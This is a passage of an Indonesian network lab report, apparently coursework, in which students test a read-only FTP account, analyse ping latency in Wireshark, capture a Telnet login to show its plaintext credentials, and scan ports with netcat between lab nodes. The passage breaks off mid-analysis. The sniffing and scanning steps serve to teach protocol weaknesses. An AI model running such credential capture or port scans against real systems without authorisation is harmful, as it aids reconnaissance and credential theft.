
echo "This is a test upload from Mika to test read-only policy." >
/root/mika_test_upload.txt

lftp -u mika,wired123 192.212.2.2 << 'FTP_EOF'
set ftp:ssl-allow no
set net:max-retries 1
get protocol7_manifesto.txt
put /root/mika_test_upload.txt
bye
FTP_EOF

cat /root/protocol7_manifesto.txt
```

Bukti dan Hasil

1. Pengunduhan Berkas dan Bukti Pembatasan Read-Only di Node Mika:



Berdasarkan eksekusi script pada terminal node Mika:

- **Hak Akses Baca (Read):** Berkas `protocol7_manifesto.txt` berhasil diunduh ke direktori lokal node Mika, dan perintah `cat` sukses menampilkan seluruh isi manifesto *Protocol 7* secara utuh.
- **Pembatasan Unggah (Write Disabled):** Saat mencoba mengunggah berkas `mika_test_upload.txt`, server vsFTPD Chisa menolak perintah tersebut dengan mengembalikan pesan error:

`put: /root/mika_test_upload.txt: Access failed: 550 Permission denied.`

Hal ini membuktikan bahwa konfigurasi direktori per-user `/etc/vsftpd/user_conf/mika` dengan opsi `write_enable=NO` berhasil membatasi hak akses user Mika menjadi strictly read-only.

Soal 10

Soal

Knights melancarkan uji ketahanan koneksi ke server Chisa untuk menguji latensi jaringan The Wired. Kirimkan paket ping dari node Knights ke node Chisa dengan payload khusus 128 bytes dan interval 0.3 detik sebanyak 77 paket (`ping -c 77 -s 128 -i 0.3 <IP_Chisa>`). Buka Wireshark, catat nilai ICMP Type dan Code untuk Echo Request vs Echo Reply, serta analisis packet loss dan RTT (min/avg/max).

Langkah Pengerjaan

1. **Packet Sniffing dengan Wireshark:** Mengaktifkan penangkapan paket (*live capture*) pada antarmuka link antara Knights (`eth0`) dan Switch3 di GNS3, kemudian menerapkan display filter:

```
icmp
```

2. **Eksekusi Uji Ketahanan Ping pada Node Knights:** Mengirimkan 77 paket ICMP Echo Request menuju server Chisa (`192.212.2.2`) dengan spesifikasi ukuran payload 128 bytes dan interval 0.3 detik menggunakan script `/root/ping_test_knights.sh` :

```
ping -c 77 -s 128 -i 0.3 192.212.2.2
```

Bukti dan Hasil

1. **Hasil Eksekusi Ping dan Analisis Statistik Latensi (RTT):**

```
136 bytes from 192.212.2.2: icmp_seq=69 ttl=63 time=0.479 ms
136 bytes from 192.212.2.2: icmp_seq=70 ttl=63 time=0.517 ms
136 bytes from 192.212.2.2: icmp_seq=71 ttl=63 time=0.459 ms
136 bytes from 192.212.2.2: icmp_seq=72 ttl=63 time=0.553 ms
136 bytes from 192.212.2.2: icmp_seq=73 ttl=63 time=0.588 ms
136 bytes from 192.212.2.2: icmp_seq=74 ttl=63 time=0.461 ms
136 bytes from 192.212.2.2: icmp_seq=75 ttl=63 time=0.475 ms
136 bytes from 192.212.2.2: icmp_seq=76 ttl=63 time=0.340 ms
136 bytes from 192.212.2.2: icmp_seq=77 ttl=63 time=0.647 ms


--- 192.212.2.2 ping statistics ---
77 packets transmitted, 77 received, 0% packet loss, time 23107ms
rtt min/avg/max/mdev = 0.242/0.575/0.849/0.117 ms
Knights:~#
```

Hasil ringkasan pengujian pada terminal node Knights menunjukkan:

- **Total Paket Terkirim:** 77 paket
- **Total Paket Diterima:** 77 paket
- **Packet Loss:** 0% packet loss (seluruh 77 paket berhasil diterima tanpa adanya data yang hilang)
- **Total Waktu Transmisi:** 23107 ms (~23.1 detik)
- **Analisis Nilai Round-Trip Time (RTT):**
 - RTT Minimum (`min`): 0.242 ms
 - RTT Rata-rata (`avg`): 0.575 ms

- **RTT Maksimum (max) : 0.849 ms**
- **Standar Deviasi / Jitter (mdev) : 0.117 ms** Latensi rata-rata berada di bawah 1 ms dengan stabilitas jaringan yang sangat konsisten (jitter rendah 0.117 ms).


2. Aliran Paket ICMP pada Wireshark:



Berdasarkan status bar Wireshark, tertangkap tepat **154 paket ICMP** (77 pasang Echo Request dan Echo Reply beruntun dengan interval waktu 0.3 detik).

3. Analisis Nilai ICMP Type dan Code:


- Echo (ping) Request (Knights → Chisa):



Tercatat pada paket **No. 3** (dan seluruh paket ganjil permintaan):

- **Source:** 192.212.3.2 (Knights)
- **Destination:** 192.212.2.2 (Chisa)
- **ICMP Type:** 8 (Echo (ping) request)

- **ICMP Code:** 0
- **Payload Data:** 128 bytes (panjang total frame pada wire adalah 170 bytes)
- **Echo (ping) Reply (Chisa → Knights):**



Tercatat pada paket **No. 4** (dan seluruh paket genap jawaban):

- **Source:** 192.212.2.2 (Chisa)
- **Destination:** 192.212.3.2 (Knights)
- **ICMP Type:** 0 (Echo (ping) reply)
- **ICMP Code:** 0
- **TTL:** 63 (berkurang 1 hop dari 64 saat diteruskan oleh Router Lain)

Soal 11

Soal

Buktikan kelemahan protokol Telnet dengan membuat akun `phantom_user` dan password `wired_ghost` pada layanan `telnetd` di node Chisa. Lakukan login Telnet dari node Eiri ke node Chisa dan tangkap sesi menggunakan Wireshark. Tunjukkan kredensial plain text melalui fitur Follow TCP Stream, serta jelaskan mengapa setiap karakter terkirim dalam paket TCP terpisah.

Langkah Pengerjaan

1. Konfigurasi Layanan Telnet di Server Chisa:

- Memasang utilitas daemon `telnetd` (tersedia melalui paket `busybox-extras`).
- Mendaftarkan akun Linux baru dengan username `phantom_user` dan password `wired_ghost`.
- Menjalankan daemon `telnetd` pada port 23 menggunakan script `/root/setup_telnet_chisa.sh`:

```
apk update && apk add --no-cache busybox-extras

adduser -D -s /bin/sh phantom_user 2>/dev/null || true
echo "phantom_user:wired_ghost" | chpasswd

killall telnetd 2>/dev/null || true
telnetd -p 23

netstat -tlnp | grep 23
```

2. **Packet Sniffing dengan Wireshark:** Mengaktifkan penangkapan paket (*live capture*) pada antarmuka link antara Eiri (eth0) dan Switch3 di GNS3, kemudian menerapkan display filter:

```
telnet || tcp.port == 23
```

3. **Remote Login dari Node Eiri:** Melakukan koneksi Telnet dari node Eiri (192.212.3.3) ke server Chisa (192.212.2.2):

```
apk update && apk add --no-cache busybox-extras
telnet 192.212.2.2
```

- Masukkan username: `phantom_user`
- Masukkan password: `wired_ghost`
- Jalankan perintah `whoami` untuk verifikasi sesi, lalu keluar menggunakan perintah `exit`.

4. **Rekonstruksi Aliran Data (Follow TCP Stream):** Pada Wireshark, klik kanan salah satu paket Telnet lalu pilih menu **Follow** → **TCP Stream** untuk mengamati data sesi dua arah secara utuh.

Bukti dan Hasil

1. **Status Layanan Telnet di Node Chisa:**

```
Chisa:~# sh /root/setup_telnet_chisa.sh
v3.23.5-213-g0065092c204 [https://dl-cdn.alpinelinux.org/alpine/v3.23/main]
v3.23.5-211-g638208adad0 [https://dl-cdn.alpinelinux.org/alpine/v3.23/community]
OK: 27623 distinct packages available
OK: 81.4 MiB in 166 packages
chpasswd: password for 'phantom_user' changed
tcp6      0      0 :::23          :::*           LISTEN     432/telnetd
Chisa:~#
```

Port 23 berstatus `LISTEN` dijalankan oleh proses `telnetd` (PID 432).

2. **Bukti Remote Login Berhasil di Node Eiri:**

```

Eiri:~# telnet 192.212.2.2
Connected to 192.212.2.2

Entering character mode
Escape character is '^]'.

Chisa login: phantom_user
Password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.


      .o.      0000      o8o  00000      000      .
      .888.      `888      `""  `888b.      `8'      .o8
      .8"888.      888  oo.00000.  0000  8 `88b.      8  .00000.  .o888oo
      .8' `888.      888  888' `88b `888  8  `88b.  8  d88' `88b  888
      .88ooo8888.      888  888  888  888  8  `88b.8  888ooo888  888
      .8'      `888.  888  888  888  888  8  `888  888  .o  888 .
o88o      o8888o o888o  888b8d8P' o888o o8o      `8  `Y8b8d8P'  "888"
      888
      o888o

P 2026
8 AM
AlpInet - Lightweight Alpine-based Networking Toolbox
Type "alpinet-tools" for available utilities
Chisa:~$ whoami
phantom_user
Chisa:~$

```

Node Eiri berhasil terhubung ke Chisa dalam *character mode* , menyelesaikan proses login, dan perintah *whoami* mengonfirmasi identitas sesi sebagai *phantom_user* .

3. Analisis Kredensial Plain Text pada Wireshark (Follow TCP Stream):



Rekonstruksi aliran TCP memperlihatkan celah keamanan fatal pada protokol Telnet:

- **Teks Terbuka Murni (Plaintext):** Seluruh kredensial ditransmisikan tanpa enkripsi apa pun:
 - **Username:** `phantom_user`
 - **Password:** `wired_ghost`
- **Duplikasi Karakter Username (pphhaannttoomm__uusseerr):** Pada saat pengetikan username, client mengirimkan karakter (teks merah) dan server langsung memantulkannya kembali (teks biru) sebagai mekanisme *Remote Echo* agar karakter tersebut muncul pada layar terminal pengguna.
- **Karakter Password Tidak Digandakan:** Pada saat memasukkan password, server mematikan fungsi *echo* lokal/remote sehingga hanya paket dari client (teks merah `wired_ghost`) yang melintas di jaringan. Meskipun tidak terlihat di layar terminal, data sandi tersebut tetap terkirim secara telanjang (*in the clear*) di saluran TCP.

4. **Penjelasan Mengapa Setiap Karakter Terkirim dalam Paket TCP Terpisah:** Berdasarkan daftar paket pada Wireshark (seperti paket No. 5105 hingga 5150 dengan panjang frame 67-68 bytes), setiap ketukan tombol keyboard dikirimkan dalam paket TCP mandiri dengan muatan (*payload*) data sebesar 1 byte karena:

- **Mode Operasi Telnet (Character-at-a-Time Mode):** Secara baku, Telnet bekerja menggunakan spesifikasi NVT (*Network Virtual Terminal*) dalam mode interaktif karakter. Setiap kali pengguna menekan satu tombol keyboard, *terminal line discipline* pada sistem operasi client langsung mengemas karakter tersebut ke dalam satu segmen TCP dan mengirimkannya ke server tanpa menunggu tombol Enter ditekan.
- **Mekanisme Remote Echo:** Server Telnet bertanggung jawab untuk memvalidasi dan memantulkan (*echoing back*) kembali setiap karakter ke layar pengguna. Hal ini memerlukan pengiriman seketika (*instantaneous delivery*) agar pengguna tidak merasakan jeda (*lag*) saat mengetik.
- **Penonaktifan Nagle's Algorithm (TCP_NODELAY):** Untuk menjaga responsivitas terminal interaktif, implementasi klien Telnet secara baku menonaktifkan algoritma penggabungan buffer Nagle. Akibatnya, setiap karakter tunggal (1 byte) langsung dikirim bersama overhead header TCP (32 bytes), IP (20 bytes), dan Ethernet (14 bytes).

Soal 12

Soal

Alice mencurigai Knights menjalankan beberapa layanan rahasia di node-nya. Lakukan pemindaian port dari node Alice ke node Knights menggunakan Netcat (nc) untuk memeriksa port 22 (SSH) dan 80 (HTTP) dalam keadaan terbuka, serta port rahasia 7777 dalam keadaan tertutup. Analisis di Wireshark perbedaan TCP Flag yang dikembalikan antara port terbuka (SYN-ACK) dengan port tertutup (RST-ACK).

Langkah Pengerjaan

1. Konfigurasi Layanan pada Node Target (Knights):

- Memasang daemon OpenSSH (`sshd`) dan BusyBox HTTP server (`httpd`) pada node Knights (`192.212.3.2`).
- Menginisialisasi kunci host SSH (`ssh-keygen -A`), lalu mengaktifkan layanan port 22 dan port 80 menggunakan script `/root/setup_services_knights.sh` :

```
apk update && apk add --no-cache openssh busybox-extras

ssh-keygen -A
/usr/sbin/sshd
httpd -p 80

netstat -tlnp | grep -E '22|80'
```

- Membiarkan port 7777 dalam kondisi tertutup (tidak ada layanan yang mendengarkan).

2. **Packet Sniffing dengan Wireshark:** Mengaktifkan penangkapan paket (*live capture*) pada antarmuka link antara Alice (eth0) dan Switch1 di GNS3, kemudian menerapkan display filter:

```
tcp.port == 22 || tcp.port == 80 || tcp.port == 7777
```


3. **Eksekusi Pemindaian Port dari Node Alice:** Memasang utilitas netcat-openbsd pada node Alice (192.212.1.2), lalu melakukan pemindaian ke alamat IP Knights (192.212.3.2) pada port 22, 80, dan 7777 menggunakan script /root/scan_alice.sh :

```
apk update && apk add --no-cache netcat-openbsd

nc -zv -w 2 192.212.3.2 22
nc -zv -w 2 192.212.3.2 80
nc -zv -w 2 192.212.3.2 7777
```

Bukti dan Hasil

1. **Status Layanan Port Terbuka di Node Knights:**



```
Knights:~# sh /root/setup_services_knights.sh
v3.23.5-213-g0065092c204 [https://dl-cdn.alpinelinux.org/alpine/v3.23/main]
v3.23.5-211-g638208adad0 [https://dl-cdn.alpinelinux.org/alpine/v3.23/community]
OK: 27623 distinct packages available
(1/4) Installing openssh-sftp-server (10.2_p1-r0)
(2/4) Installing openssh-server-common (10.2_p1-r0)
(3/4) Installing openssh-server (10.2_p1-r0)
(4/4) Installing openssh (10.2_p1-r0)
Executing busybox-1.37.0-r30.trigger
OK: 83.9 MiB in 169 packages
ssh-keygen: generating new host keys: RSA ECDSA ED25519
tcp        0      0 0.0.0.0:22          0.0.0.0:*        LISTEN     371/sshd: /usr/sbin
tcp6       0      0 :::22             :::*             LISTEN     371/sshd: /usr/sbin
tcp6       0      0 :::80             :::*             LISTEN     373/httpd
Knights:~#
```

Perintah `netstat -tlnp` membuktikan bahwa port 22 (`sshd`) dan port 80 (`httpd`) aktif mendengarkan koneksi (`LISTEN`), sementara port 7777 tidak terdaftar.


2. **Hasil Pemindaian Port pada Terminal Alice:**

```
Alice:~# sh /root/scan_alice.sh
v3.23.5-213-g0065092c204 [https://dl-cdn.alpinelinux.org/alpine/v3.23/main]
v3.23.5-211-g638208adad0 [https://dl-cdn.alpinelinux.org/alpine/v3.23/community]
OK: 27623 distinct packages available
OK: 81.3 MiB in 165 packages
Connection to 192.212.3.2 22 port [tcp/ssh] succeeded!
Connection to 192.212.3.2 80 port [tcp/http] succeeded!
nc: connect to 192.212.3.2 port 7777 (tcp) failed: Connection refused
Alice:~#
```

Keluaran terminal Netcat menunjukkan status port secara akurat:


- Connection to 192.212.3.2 22 port [tcp/ssh] succeeded! (Port 22 Terbuka)
- Connection to 192.212.3.2 80 port [tcp/http] succeeded! (Port 80 Terbuka)
- nc: connect to 192.212.3.2 port 7777 (tcp) failed: Connection refused (Port 7777 Tertutup)

3. Aliran Paket dan Perbedaan TCP Flag pada Wireshark:



Tangkapan paket memperlihatkan perbedaan mendasar respon protokol TCP antara port terbuka dan port tertutup:

